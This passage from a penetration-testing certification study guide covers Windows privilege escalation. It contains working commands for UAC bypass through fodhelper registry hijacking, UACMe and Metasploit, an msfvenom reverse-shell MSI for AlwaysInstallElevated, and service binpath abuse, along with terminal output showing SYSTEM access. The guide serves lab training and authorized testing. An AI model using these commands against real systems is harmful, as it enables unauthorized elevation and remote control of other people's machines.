Different Windows versions require different CLSIDs (COM Class Identifiers). The Juicy Potato GitHub repository maintains a list of working CLSIDs for various Windows versions.

9.9 Windows Privilege Escalation - UAC Bypass

User Account Control (UAC) is a security feature in Windows that prevents unauthorized changes to the operating system.

9.9.1 Understanding UAC

UAC Overview

- Introduced in Windows Vista
- Prompts for confirmation when administrative actions are performed
- Creates separation between standard user and administrator privileges
- Even administrators run with limited privileges until elevation

UAC Levels

1. **Always notify** - Notify for all changes
2. **Notify only when apps try to make changes** - Default setting
3. **Notify only when apps try to make changes (no dim)** - Same as above but no secure desktop
4. **Never notify** - UAC disabled

 © Atlas Defenders 2026 – All Rights Reserved

9.9.2 UAC Bypass Techniques

Checking UAC Status

```
# Check UAC registry setting
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\
    EnableLUA

# PowerShell check
Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\
    Policies\System" -Name "EnableLUA"
```

Common UAC Bypass Methods

- **DLL Hijacking** - Place malicious DLL in trusted location
- **Eventvwr.exe** - Abuse registry key hijacking
- **Fodhelper.exe** - Abuse of fodhelper executable
- **ComputerDefaults.exe** - Abuse of Windows defaults handler
- **SilentCleanup** - Scheduled task abuse

UAC Bypass with UACMe

UACMe is a comprehensive UAC bypass tool with multiple methods:

```
# Upload UACMe to target
# Run with specific method (e.g., method 61 - DccwBypassUAC)
Akagi64.exe 61
```

UAC Bypass with Metasploit

```
# From Meterpreter session
background

# Use UAC bypass module
use exploit/windows/local/bypassuac_injection
set SESSION 1
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.10.10
set LPORT 5555
exploit
```

 © Atlas Defenders 2026 – All Rights Reserved

Terminal Output - UAC Bypass Success

```
[*] Started reverse TCP handler on 10.10.10.10:5555
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] Part of Administrators group! Continuing...
[*] Uploading the Injector
[*] Executing the Injector
[*] Sending stage (200262 bytes) to target
[*] Meterpreter session 2 opened
[+] Deleted C:\Users\IEUser\AppData\Local\Temp\injector.exe

meterpreter > getuid
Server username: WIN-QPIMVL5KDR4\IEUser

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Manual UAC Bypass - Fodhelper

```
# Create registry keys
reg add "HKCU\Software\Classes\ms-settings\Shell\Open\command" /ve /t REG_SZ /d "cmd.exe" /f
reg add "HKCU\Software\Classes\ms-settings\Shell\Open\command" /v "DelegateExecute" /t REG_SZ /f

# Execute fodhelper
fodhelper.exe

# Clean up
reg delete "HKCU\Software\Classes\ms-settings" /f
```

Fodhelper UAC Bypass

The fodhelper.exe binary is auto-elevated and does not prompt UAC. By hijacking the registry keys it uses, we can execute arbitrary commands with elevated privileges.

9.9.3 Additional Privilege Escalation Vectors

Unquoted Service Paths

```
# Find unquoted service paths
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\\" | findstr /i /v """

# PowerShell
Get-WmiObject win32_service | Where-Object {$_.PathName -notlike '*"*' -and $_.PathName -like '* *'} | Select Name, PathName, StartMode
```

 © Atlas Defenders 2026 – All Rights Reserved

AlwaysInstallElevated

```
# Check if AlwaysInstallElevated is enabled
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
reg query HKCU\Software\Policies\Microsoft\Windows\Installer

# If both show AlwaysInstallElevated = 1, create malicious MSI
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f
    msi -o setup.msi

# Install on target
msiexec /quiet /qn /i C:\Temp\setup.msi
```

Weak Service Permissions

```
# Enumerate service permissions
accesschk.exe -uwcqv "Authenticated Users" * /accepteula
accesschk.exe -uwcqv "Users" * /accepteula

# If service is modifiable, change the binary path
sc config <service_name> binpath= "C:\Temp\shell.exe"
sc start <service_name>
```

Complete Privilege Escalation Workflow

1. **Initial Access** - Gain foothold via exploitation
2. **Enumeration** - Run WinPEAS, PowerUp, manual checks
3. **Identify Vectors** - Find vulnerable services, tokens, UAC bypass opportunities
4. **Exploit** - Execute appropriate privilege escalation technique
5. **Verify** - Confirm SYSTEM or Administrator access
6. **Maintain** - Establish persistence mechanisms

10 Summary and Key Takeaways

 © Atlas Defenders 2026 – All Rights Reserved

10.1 Windows System Attacks Summary

This chapter covered comprehensive Windows exploitation and privilege escalation techniques essential for penetration testing:

Key Topics Covered:

- **Windows Authentication** - NTLM, Kerberos, credential storage, and security considerations
- **Pass-the-Hash Attacks** - Leveraging NTLM hashes for lateral movement
- **Password Attacks** - Online brute-forcing and offline hash cracking
- **Service Exploitation** - IIS/WebDAV, SMB, RDP, WinRM exploitation techniques
- **EternalBlue** - MS17-010 exploitation for SYSTEM access
- **Privilege Escalation** - Enumeration, kernel exploits, token impersonation, UAC bypass

10.2 Critical Skills for Penetration Testers

1. **Thorough Enumeration** - Comprehensive system and service enumeration
2. **Credential Harvesting** - Extracting and leveraging credentials effectively
3. **Lateral Movement** - Using compromised credentials across networks
4. **Privilege Escalation** - Multiple techniques for gaining SYSTEM access
5. **Persistence** - Maintaining access through various mechanisms
6. **Operational Security** - Understanding detection risks and mitigation

10.3 Best Practices

Penetration Testing Best Practices

- Always enumerate thoroughly before attempting exploitation
- Use automated tools but understand manual techniques
- Document all credentials and access obtained
- Test multiple privilege escalation vectors
- Clean up artifacts after testing (unless persistence is required)
- Understand the tools you're using and their impact
- Stay within scope and follow rules of engagement

curity Eagles

 © Atlas Defenders 2026 – All Rights Reserved

10.4 Further Learning Resources

Recommended Practice Platforms:

- HackTheBox - Windows machine challenges
- TryHackMe - Windows exploitation rooms
- VulnHub - Windows vulnerable VMs
- PentesterLab - Windows privilege escalation exercises

Additional Tools to Master:

- BloodHound - Active Directory attack path mapping
- Responder - LLMNR/NBT-NS poisoning
- Rubeus - Kerberos abuse toolkit
- SharpHound - BloodHound data collector
- PowerSploit - PowerShell exploitation framework

Ethical Considerations

The techniques covered in this chapter are powerful and should only be used in authorized penetration testing engagements or controlled lab environments. Unauthorized access to computer systems is illegal. Always obtain proper authorization before conducting security assessments.

10.5 Exam Preparation Tips

For the eJPTv2 certification exam:

- Practice service enumeration and exploitation in lab environments
- Understand the differences between various Windows authentication protocols
- Be comfortable with both GUI and command-line tools
- Know how to perform Pass-the-Hash attacks with multiple tools
- Master privilege escalation enumeration and exploitation
- Practice time management during hands-on scenarios
- Document your methodology and findings clearly

Security Eagles

 © Atlas Defenders 2026 – All Rights Reserved

End of Part 9: Windows System Attacks

Study smart, practice diligently, and never stop learning.

Security Eagles

STAY TUNED FOR MORE

www.securityeagles.com

SECURITY EAGLES

FROM LEARNERS TO LEADERS